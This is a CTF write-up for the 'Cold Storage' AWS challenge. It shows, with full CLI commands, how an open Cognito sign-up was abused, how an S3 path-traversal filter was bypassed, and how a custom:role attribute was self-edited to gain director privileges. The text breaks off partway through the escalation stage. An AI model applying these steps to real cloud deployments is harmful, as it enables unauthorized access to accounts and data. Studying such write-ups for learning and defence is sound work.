Dubai Cyber Challenge 2026 - Cold Storage
Writeup for Cold Storage, a 4-flag Cloud/AWS challenge from Dubai Cyber Challenge 2026 - chaining an open Cognito signup, a homegrown path-traversal filter, a client-editable authorization attribute, and SSRF to IMDS into full IAM credential theft and a KMS-protected flag.

Target: http://18.143.180.204/ (AWS EC2, ap-southeast-1, Gunicorn/Flask)
Category: Cloud / AWS - Hard, 120 pts, 4 flags
AWS Account: 332173347248
Cold Storage was the hardest of the AWS challenges at Dubai Cyber Challenge 2026, worth 120 points across four separate flags. It’s a Flask-backed “Dubai Digital Archive” portal sitting on a plain EC2 instance, and it ends up chaining four completely different classes of bug - an identity provider that isn’t locked down the way the app assumes, a homegrown path filter, a client-editable authorization field, and finally SSRF straight into the instance metadata service. Each stage unlocks the next.
Recon

nmap shows 80/tcp Gunicorn, self-identifying as “Dubai Digital Archive” - a Python/Flask app. The landing page describes a 3-tier classification scheme: PUBLIC / RESTRICTED / CONFIDENTIAL. /register looks like a dead end at first - the site copy says self-service signup was withdrawn, and POST /register returns a 405, so it’s actually blocked server-side rather than just hidden from the UI.
/login’s inline <script> builds the login POST body itself, and reading through it turns up something interesting:
const client_id = "6ldqvp9ntq6e844bsbfr0qgoe1"
That’s a textbook AWS Cognito App Client ID format - meaning the actual identity provider behind this login form isn’t the Flask app at all, it’s a separate AWS-managed Cognito User Pool.

Stage 1 - signing up through the back door
The website’s own /register route is blocked, but Cognito’s public SignUp API is a completely separate AWS service that the Flask app has no control over. Hitting it directly with the AWS CLI needs no credentials at all, since SignUp against a public app client is an unauthenticated operation by design:
$ aws cognito-idp sign-up --region ap-southeast-1 \
    --client-id 6ldqvp9ntq6e844bsbfr0qgoe1 \
    --username jamoski --password 'P@ssw0rd123' \
    --no-sign-request
{
    "UserConfirmed": true,
    "UserSub": "196ae5cc-20a1-70dc-814e-b59d7148afe8"
}
Trying to also set an email attribute at signup gets rejected with NotAuthorizedException: A client attempted to write unauthorized attribute - so the pool does restrict which attributes a client may write at signup. Username and password alone is enough though, and UserConfirmed: true comes back immediately with no email verification step in the way.

Logging in through the app’s real /login form with those same credentials sets a session cookie and lands on the authenticated Document Archive:

The first flag is sitting in dda-public-records/ministry-correspondence/staff-onboarding.txt: THM{c0gn1t0_s1gn_up}
Stage 2 - a path filter that counts instead of resolving

The authenticated home page browses storage with ?storage=../dda-public-records/<path>, which was worth a closer look given it’s already showing raw path segments in the query string. Digging into how it’s parsed shows the filter strips exactly n occurrences of "../", where n is however many appear in the value you send - naive protection that hands the solver direct control over how many times it gets stripped. Sending one level further than the app expects:
GET /?storage=../../lists every bucket whose name starts with dda-, not just the default one - and that’s how dda-classified-archive turns up, a bucket never linked anywhere in the UI.

Inside it, restricted-documents/00-INDEX.txt is plaintext and readable with the same low-privilege Cognito identity, and it holds the second flag: THM{s3_p4th_tr4v3rs4l}

The sibling file in the same folder, restricted-documents/flag.txt, is SSE-KMS-encrypted, and the Cognito identity-pool role this session is running as (cognito-dda-secure-portal_auth_role) gets AccessDenied trying to kms:Decrypt it - a pretty clear signpost that a different, more privileged identity is needed for that one. The same traversal also exposed a full copy of the app’s own source under dda-classified-archive/portal-application/, including app.py, which explains exactly how every mechanic here (and below) actually works.
Stage 3 - promoting yourself to director
app.py spells out exactly how the app decides who’s an admin:
def is_admin():
    user_details = cognito_idp.get_user(AccessToken=session["access_token"])["UserAttributes"]
    role = next((a["Value"] for a in user_details if a["Name"] == "custom:role"), "")
    return role == "director"
So admin-ness comes down to a user-controlled custom Cognito attribute. Signup blocks writing arbitrary attributes, but updating your own attributes after you’re already confirmed turns out to be governed by a completely different Cognito permission, and this one isn’t locked down at all:
$ aws cognito-idp initiate-auth --region ap-southeast-1 \
    --client-id 6ldqvp9ntq6e844bsbfr0qgoe1 --auth-flow USER_PASSWORD_AUTH \
    --auth-parameters USERNAME=jamoski,PASSWORD='P@ssw0rd123' \
    --no-sign-request > jamoski_auth.json
ACCESS_TOKEN=$(jq -r .AuthenticationResult.AccessToken jamoski_auth.json)

$ aws cognito-idp get-user --region ap-southeast-1 --access-token "$ACCESS_TOKEN" --no-sign-request
{
    "Username": "jamoski",
    "UserAttributes": [
        {"Name": "custom:role", "Value": "analyst"},
        {"Name": "sub", "Value": "196ae5cc-20a1-70dc-814e-b59d7148afe8"}
    ]
}

$ aws cognito-idp update-user-attributes --region ap-southeast-1 \
    --access-token "$ACCESS_TOKEN" \
    --user-attributes Name="custom:role",Value="director" --no-sign-request

$ aws cognito-idp get-user --region ap-southeast-1 --access-token "$ACCESS_TOKEN" --no-sign-request
{
    "Username": "jamoski",
    "UserAttributes": [
        {"Name": "custom:role", "Value": "director"},
        {"Name": "sub", "Value": "196ae5cc-20a1-70dc-814e-b59d7148afe8"}
    ]
}
New accounts default to custom:role = analyst, confirmed above before the update - so this is a genuine privilege escalation rather than just picking a role at signup. Worth noting: revisiting GET / after the escalation doesn’t auto-redirect anywhere new, still just the regular dda-public-records index, because auth_checker()’s is_admin() redirect only ever fires from the /login flow itself:
